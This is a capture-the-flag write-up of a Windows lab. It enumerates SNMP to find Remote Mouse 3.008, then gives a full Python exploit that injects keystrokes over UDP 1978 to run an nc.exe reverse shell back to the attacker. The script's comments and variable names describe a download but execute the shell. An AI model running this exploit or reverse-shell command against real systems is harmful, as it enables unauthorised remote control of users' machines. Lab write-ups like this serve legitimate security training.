Sneep: an Intermediate Windows machine from secdojo

Overview
A lab designed to test your skills in network reconnaissance, enumeration, and exploitation of a Windows system. It presents a realistic scenario where you must utilize a range of techniques to gain initial access and escalate privileges on the target machine.
Reconnaissance
Note: This writeup moves quickly through reconnaissance. For a detailed breakdown of the recon methodology, see the Cascade writeup.

we only have one machine this time, and this is going to be about exploit development, and the machine is a windows one, let’s do a basic nmap scan :
1
2
3
4
5
6
7
8
9
10
11
12
13
nmap -A 10.8.0.100 -v

< SNIP >
Discovered open port 80/tcp on 10.8.0.100
Discovered open port 135/tcp on 10.8.0.100
Discovered open port 139/tcp on 10.8.0.100
Discovered open port 3389/tcp on 10.8.0.100
Discovered open port 445/tcp on 10.8.0.100
Discovered open port 5900/tcp on 10.8.0.100
Discovered open port 5985/tcp on 10.8.0.100
Discovered open port 5800/tcp on 10.8.0.100
Discovered open port 5986/tcp on 10.8.0.100
< SNIP >
okay there is a webserver on port 80, let’s check that out and in the meantime let’s do a udp port scan too :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
nmap -sU 10.8.0.100 -v
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-01 23:08 +0100
Initiating Ping Scan at 23:08
Scanning 10.8.0.100 [4 ports]
Completed Ping Scan at 23:08, 0.13s elapsed (1 total hosts)
Initiating UDP Scan at 23:08
Scanning BASTION.Bastion (10.8.0.100) [1000 ports]
Discovered open port 137/udp on 10.8.0.100
Discovered open port 161/udp on 10.8.0.100
Completed UDP Scan at 23:08, 14.08s elapsed (1000 total ports)
Nmap scan report for BASTION.Bastion (10.8.0.100)
Host is up (0.10s latency).
Not shown: 998 open|filtered udp ports (no-response)
PORT    STATE SERVICE
137/udp open  netbios-ns
161/udp open  snmp

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 14.35 seconds
Raw packets sent: 2100 (99.353KB) | Rcvd: 94 (6.417KB)
the webserver is acting off, we can’t access it from the browser but we get this from curl, it’s responding to us at least :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
curl http://10.8.0.100/ -v
*   Trying 10.8.0.100:80...
* Established connection to 10.8.0.100 (10.8.0.100 port 80) from 10.8.0.3 port 55720
* using HTTP/1.x
> GET / HTTP/1.1
> Host: 10.8.0.100
> User-Agent: curl/8.19.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 404 Not Found
< Server: Microsoft-IIS/10.0
< Date: Wed, 01 Apr 2026 22:12:11 GMT
< Content-Length: 0
<
* Connection #0 to host 10.8.0.100:80 left intact
Exploitation
from the udp scan we see snmp running, there is a lot to do with snmp, a high performance tool that I prefer over other is snmpbulkwalk just that it is fast, there is also snmp-check which will take longer to get us results, but it categories everything so it would be nice to have that too, we’ll need the community string we’ll have to either brutefoce it like onesextyone or get it another way .. but we’ll try the default one first and see if it gets to that :
1
2
3
4
5
6
7
8
9
snmp-check 10.8.0.100 -c public
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.8.0.100:161 using SNMPv1 and community 'public'

[*] System information:

< SNIP >
and let it run in the background, we do get :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
snmpbulkwalk -c public -v2c 10.8.0.100 . | tee dump.txt
iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: Intel64 Family 6 Model 85 Stepping 7 AT/AT COMPATIBLE - Software: Windows Version 6.3 (Build 20348 Multiprocessor Free)"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.311.1.1.3.1.2
iso.3.6.1.2.1.1.3.0 = Timeticks: (64190) 0:10:41.90
iso.3.6.1.2.1.1.4.0 = STRING: "CEAarab"
iso.3.6.1.2.1.1.5.0 = STRING: "EC2AMAZ-MIL4KN9"
iso.3.6.1.2.1.1.6.0 = STRING: "SecDojo"
iso.3.6.1.2.1.1.7.0 = INTEGER: 79
iso.3.6.1.2.1.2.1.0 = INTEGER: 15
iso.3.6.1.2.1.2.2.1.1.1 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.1.2 = INTEGER: 2
iso.3.6.1.2.1.2.2.1.1.3 = INTEGER: 3
iso.3.6.1.2.1.2.2.1.1.4 = INTEGER: 4
iso.3.6.1.2.1.2.2.1.1.5 = INTEGER: 5
iso.3.6.1.2.1.2.2.1.1.6 = INTEGER: 6
iso.3.6.1.2.1.2.2.1.1.7 = INTEGER: 7
iso.3.6.1.2.1.2.2.1.1.8 = INTEGER: 8
iso.3.6.1.2.1.2.2.1.1.9 = INTEGER: 9
iso.3.6.1.2.1.2.2.1.1.10 = INTEGER: 10
iso.3.6.1.2.1.2.2.1.1.11 = INTEGER: 11
iso.3.6.1.2.1.2.2.1.1.12 = INTEGER: 12
iso.3.6.1.2.1.2.2.1.1.13 = INTEGER: 13
iso.3.6.1.2.1.2.2.1.1.14 = INTEGER: 14
iso.3.6.1.2.1.2.2.1.1.15 = INTEGER: 15
iso.3.6.1.2.1.2.2.1.2.1 = Hex-STRING: 53 6F 66 74 77 61 72 65 20 4C 6F 6F 70 62 61 63
6B 20 49 6E 74 65 72 66 61 63 65 20 31 00
iso.3.6.1.2.1.2.2.1.2.2 = Hex-STRING: 4D 69 63 72 6F 73 6F 66 74 20 36 74 6F 34 20 41
64 61 70 74 65 72 00
iso.3.6.1.2.1.2.2.1.2.3 = Hex-STRING: 4D 69 63 72 6F 73 6F 66 74 20 4B 65 72 6E 65 6C
20 44 65 62 75 67 20 4E 65 74 77 6F 72 6B 20 41
64 61 70 74 65 72 00
iso.3.6.1.2.1.2.2.1.2.4 = Hex-STRING: 41 6D 61 7A 6F 6E 20 45 6C 61 73 74 69 63 20 4E
65 74 77 6F 72 6B 20 41 64 61 70 74 65 72 00
iso.3.6.1.2.1.2.2.1.2.5 = Hex-STRING: 4D 69 63 72 6F 73 6F 66 74 20 49 50 2D 48 54 54
50 53 20 50 6C 61 74 66 6F 72 6D 20 41 64 61 7
< SNIP >
this works and the output is quite huge, so we’re saving it to a file. CEAarab is the author I believe, wait a minute I know this CEA handler, bumps from here to bro !
after reviewing the dump.txt multiple times making sure I’m not missing anything, we notice this part :
1
2
3
4
5
6
7
8
9
10
11
61453-iso.3.6.1.2.1.6.13.1.2.176.16.70.150.49790.52.123.226.161.443 = IpAddress: 176.16.70.150
61542-iso.3.6.1.2.1.6.13.1.2.176.16.70.150.49791.74.178.240.61.443 = IpAddress: 176.16.70.150
61630-iso.3.6.1.2.1.6.13.1.3.0.0.0.0.80.0.0.0.0.0 = INTEGER: 80
61688-iso.3.6.1.2.1.6.13.1.3.0.0.0.0.135.0.0.0.0.0 = INTEGER: 135
61748-iso.3.6.1.2.1.6.13.1.3.0.0.0.0.445.0.0.0.0.0 = INTEGER: 445
61808:iso.3.6.1.2.1.6.13.1.3.0.0.0.0.1978.0.0.0.0.0 = INTEGER: 1978
61870-iso.3.6.1.2.1.6.13.1.3.0.0.0.0.1979.0.0.0.0.0 = INTEGER: 1979
61932-iso.3.6.1.2.1.6.13.1.3.0.0.0.0.1980.0.0.0.0.0 = INTEGER: 1980
61994-iso.3.6.1.2.1.6.13.1.3.0.0.0.0.3389.0.0.0.0.0 = INTEGER: 3389
62056-iso.3.6.1.2.1.6.13.1.3.0.0.0.0.5800.0.0.0.0.0 = INTEGER: 5800
62118-iso.3.6.1.2.1.6.13.1.3.0.0.0.0.5900.0.0.0.0.0 = INTEGER: 5900
the machine is listening on these ports, some of them we already know of but 1978 and 1979 are new ! also the OID 1.3.6.1.2.1.6.13 is the TCP connection table btw.
okay I know this is listening, but it’s unclear if this is listeing on TCP or UDP, one way to do this is just trial and error :
1
2
nc 10.8.0.100 1978 -v
10.8.0.100: inverse host lookup failed: Unknown host
and :
1
2
3
nc -u 10.8.0.100 1978 -v
10.8.0.100: inverse host lookup failed: Unknown host
(UNKNOWN) [10.8.0.100] 1978 (?) open
so this is confirmed udp, another thing since 1978 and 1979 are the smooking guns, let’s just grep the dump.txt for wherever these 2 appear.
1
2
3
4
5
cat dump.txt| grep -b5 -a5 1978

< SNIP >
iso.3.6.1.2.1.7.5.1.2.0.0.0.0.1978 = INTEGER: 1978
< SNIP >
OID 1.3.6.1.2.1.7.5 is the UDP listener table (udpTable). This confirms port 1978 is listening on UDP specifically ( had to google if there is a way to distnguish between the 2 and there was )
also the OID 1.3.6.1.2.1.25.4.2.1.2 is the running process name table:
1
2
3
iso.3.6.1.2.1.25.4.2.1.2.2452 = STRING: "RemoteMouseService.exe"
iso.3.6.1.2.1.25.4.2.1.2.4412 = STRING: "RemoteMouseCore.exe"
iso.3.6.1.2.1.25.4.2.1.2.4424 = STRING: "RemoteMouse.exe"
I’ve encountered Remote Mouse in the past and I know it has an RCE, also a privilege escalation vulnerability, and Remote Mouse uses port 1978 by default, checking for ‘Remote Mouse’ in the dump reveals the exact version :
1
2
3
4
5
cat dump.txt| grep 'Remote Mouse'
iso.3.6.1.2.1.25.4.2.1.4.2452 = STRING: "C:\\Program Files (x86)\\Remote Mouse\\"
iso.3.6.1.2.1.25.4.2.1.4.4412 = STRING: "C:\\Program Files (x86)\\Remote Mouse\\"
iso.3.6.1.2.1.25.4.2.1.4.4424 = STRING: "C:\\Program Files (x86)\\Remote Mouse\\"
iso.3.6.1.2.1.25.6.3.1.2.9 = STRING: "Remote Mouse version 3.008"
okay so this is Remote Mouse version 3.008, also just of now snmp-check finished !
1
2
3
4
5
6
7
8
9
[*] TCP connections and listening ports:

  Local address         Local port            Remote address        Remote port           State
  0.0.0.0               80                    0.0.0.0               0                     listen
  0.0.0.0               135                   0.0.0.0               0                     listen
  0.0.0.0               445                   0.0.0.0               0                     listen
  0.0.0.0               1978                  0.0.0.0               0                     listen
  0.0.0.0               1979                  0.0.0.0               0                     listen
< SNIP >
oh, that’s interesting ! snmp-check lists the 1978 in both udp and tcp for some reason :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16

[*] Listening UDP ports:

  Local address         Local port
  0.0.0.0               123
  0.0.0.0               161
  0.0.0.0               500
  0.0.0.0               1978
  0.0.0.0               3389
  0.0.0.0               4500
  0.0.0.0               5353
  0.0.0.0               5355
  0.0.0.0               52841
  0.0.0.0               59652
  10.8.0.100            137
  < SNIP >
well not that it matters since we verified with nc.
and we also see it running here :
1
2
3
  4412                  running               RemoteMouseCore.exe   C:\Program Files (x86)\Remote Mouse\
  4424                  running               RemoteMouse.exe       C:\Program Files (x86)\Remote Mouse\
  4520                  running               WmiPrvSE.exe          C:\Windows\system32\wbem\
we also confirm remote mouse in the software listings :
1
 9                     Remote Mouse version 3.008
looking for CVEs there is an arbitrary RCE:
1
2
3
4
5
6
7
8
9
10
searchsploit 'Remote Mouse'
--------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                             |  Path
--------------------------------------------------------------------------------------------------------------------------- ---------------------------------
< SNIP >
RemoteMouse 3.008 - Arbitrary Remote Command Execution                                                                     | windows/remote/46697.py
TOTOLINK Routers - Backdoor / Remote Code Execution                                                                        | hardware/webapps/37770.txt
< SNIP >
--------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
it should be what we’re looking for, let’s check it out!
next :
1
2
3
4
5
6
7
8
searchsploit -m windows/remote/46697.py
  Exploit: RemoteMouse 3.008 - Arbitrary Remote Command Execution
      URL: https://www.exploit-db.com/exploits/46697
     Path: /usr/share/exploitdb/exploits/windows/remote/46697.py
    Codes: N/A
 Verified: True
File Type: Python script, ASCII text executable
Copied to: /tmp/a/46697.py
let’s read the code :

as we see here this is a ping function on port 1978, and if we seen in main, if this fails the exploit exists and doesn’t even try:

moreover even if it does, it only open calc.exe as a PoC, but we need a reversehll, it also uses python2, we can rewrite this in python3 and modify what’s necessary, for a reverse shell, I first use certutil to download nc.exe to the host, and then I use it to get my reverse shell, just change the download_cmd first to use the certutil command and next for the reverse shell and run it !
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
#!/usr/bin/env python
from socket import socket, AF_INET, SOCK_DGRAM
from time import sleep

TARGET_IP = "10.8.0.2"
YOUR_IP = "10.8.0.3"
YOUR_PORT = "80"  # Default Python HTTP server port

def MoveMouse(x, y, ip):
    def SendMouse(command, times, ip):
        for x in range(times):
            target = socket(AF_INET, SOCK_DGRAM)
            target.sendto(command.encode() if isinstance(command, str) else command, (ip, 1978))
            sleep(0.001)
    if x > 0:
        command = "mos  5m 1 0"
        SendMouse(command, x, ip)
    elif x < 0:
        x = x * -1
        command = "mos  5m -1 0"
        SendMouse(command, x, ip)
    if y > 0:
        command = "mos  5m 0 1"
        SendMouse(command, y, ip)
    elif y < 0:
        y = y * -1
        command = "mos  6m 0 -1"
        SendMouse(command, y, ip)

def MousePress(command, ip, action="click"):
    target = socket(AF_INET, SOCK_DGRAM)
    if action == "click":
        msg = (command + " d").encode() if isinstance(command, str) else command + b" d"
        target.sendto(msg, (ip, 1978))
        sleep(0.1)
        msg = (command + " u").encode() if isinstance(command, str) else command + b" u"
        target.sendto(msg, (ip, 1978))

def SendString(string, ip, delay=0.2):
    for char in string:
        target = socket(AF_INET, SOCK_DGRAM)
        if char in characters:
            msg = characters[char].encode() if isinstance(characters[char], str) else characters[char]
            target.sendto(msg, (ip, 1978))
            sleep(delay)

def SendKey(key_code, ip):
    """Send special keys like Windows key"""
    target = socket(AF_INET, SOCK_DGRAM)
    msg = key_code.encode() if isinstance(key_code, str) else key_code
    target.sendto(msg, (ip, 1978))
    sleep(0.2)

class mouse:
    leftClick = "mos  5R l"

characters = {
    "A":"key  8[ras]116", "B":"key  8[ras]119", "C":"key  8[ras]118", "D":"key  8[ras]113", "E":"key  8[ras]112",
    "F":"key  8[ras]115", "G":"key  8[ras]114", "H":"key  8[ras]125", "I":"key  8[ras]124", "J":"key  8[ras]127",
    "K":"key  8[ras]126", "L":"key  8[ras]121", "M":"key  8[ras]120", "N":"key  8[ras]123", "O":"key  8[ras]122",
    "P":"key  8[ras]101", "Q":"key  8[ras]100", "R":"key  8[ras]103", "S":"key  8[ras]102", "T":"key  7[ras]97",
    "U":"key  7[ras]96", "V":"key  7[ras]99", "W":"key  7[ras]98", "X":"key  8[ras]109", "Y":"key  8[ras]108",
    "Z":"key  8[ras]111",

    "a":"key  7[ras]84", "b":"key  7[ras]87", "c":"key  7[ras]86", "d":"key  7[ras]81", "e":"key  7[ras]80",
    "f":"key  7[ras]83", "g":"key  7[ras]82", "h":"key  7[ras]93", "i":"key  7[ras]92", "j":"key  7[ras]95",
    "k":"key  7[ras]94", "l":"key  7[ras]89", "m":"key  7[ras]88", "n":"key  7[ras]91", "o":"key  7[ras]90",
    "p":"key  7[ras]69", "q":"key  7[ras]68", "r":"key  7[ras]71", "s":"key  7[ras]70", "t":"key  7[ras]65",
    "u":"key  7[ras]64", "v":"key  7[ras]67", "w":"key  7[ras]66", "x":"key  7[ras]77", "y":"key  7[ras]76",
    "z":"key  7[ras]79",

    "1":"key  6[ras]4", "2":"key  6[ras]7", "3":"key  6[ras]6", "4":"key  6[ras]1", "5":"key  6[ras]0",
    "6":"key  6[ras]3", "7":"key  6[ras]2", "8":"key  7[ras]13", "9":"key  7[ras]12", "0":"key  6[ras]5",

    "\n":"key  3RTN", " ":"key  7[ras]21", ":":"key  7[ras]15", ".":"key  7[ras]27",
    "/":"key  7[ras]26", "\\":"key  8[ras]105", "-":"key  7[ras]24", "_":"key  8[ras]106"
}

def main():
    # Common Apache paths on Windows
    # Try: C:\Apache24\htdocs or C:\xampp\htdocs or C:\wamp\www
    apache_path = "C:\\ProgramData\\"  # Change this if needed

    print("[*] Opening Run dialog (Win+R)...")
    SendKey("key  3cmd", TARGET_IP)  # Windows key
    sleep(0.5)

    print("[*] Typing 'cmd'...")
    SendString("cmd", TARGET_IP, delay=0.15)
    sleep(0.3)
    SendString("\n", TARGET_IP)
    sleep(1)

    print(f"[*] Downloading test.txt from {YOUR_IP}:{YOUR_PORT}...")

    # Using certutil to download the file ( I tried with curl and wget but only this got me a hit! )
    download_cmd = f"C:\\programdata\\nc.exe 10.8.0.3 4444 -e cmd.exe"
    SendString(download_cmd, TARGET_IP, delay=0.1)
    sleep(0.3)
    SendString("\n", TARGET_IP)
    sleep(2)

    print("[+] Download command sent!")
    print(f"[*] File should be accessible at http://{TARGET_IP}/test.txt")

    # Close command prompt
    print("[*] Closing command prompt...")
    SendString("exit", TARGET_IP, delay=0.15)
    SendString("\n", TARGET_IP)

    print("[+] Done!")

if __name__ == "__main__":
    print("="*60)
    print("Remote Mouse File Download Exploit")
    print("="*60)
    print(f"Target: {TARGET_IP}")
    print(f"Source: {YOUR_IP}:{YOUR_PORT}")
    print("="*60)
    main()
and we get our reverse shell back, we can read the flag:
1
2
C:\Users\Administrator\Documents> type ..\Desktop\proof.txt
flag_91ad65b7_ae05_4dd0_9892_e8449ba60f82
I’ll modify this so it takes commands as arguments and runs them.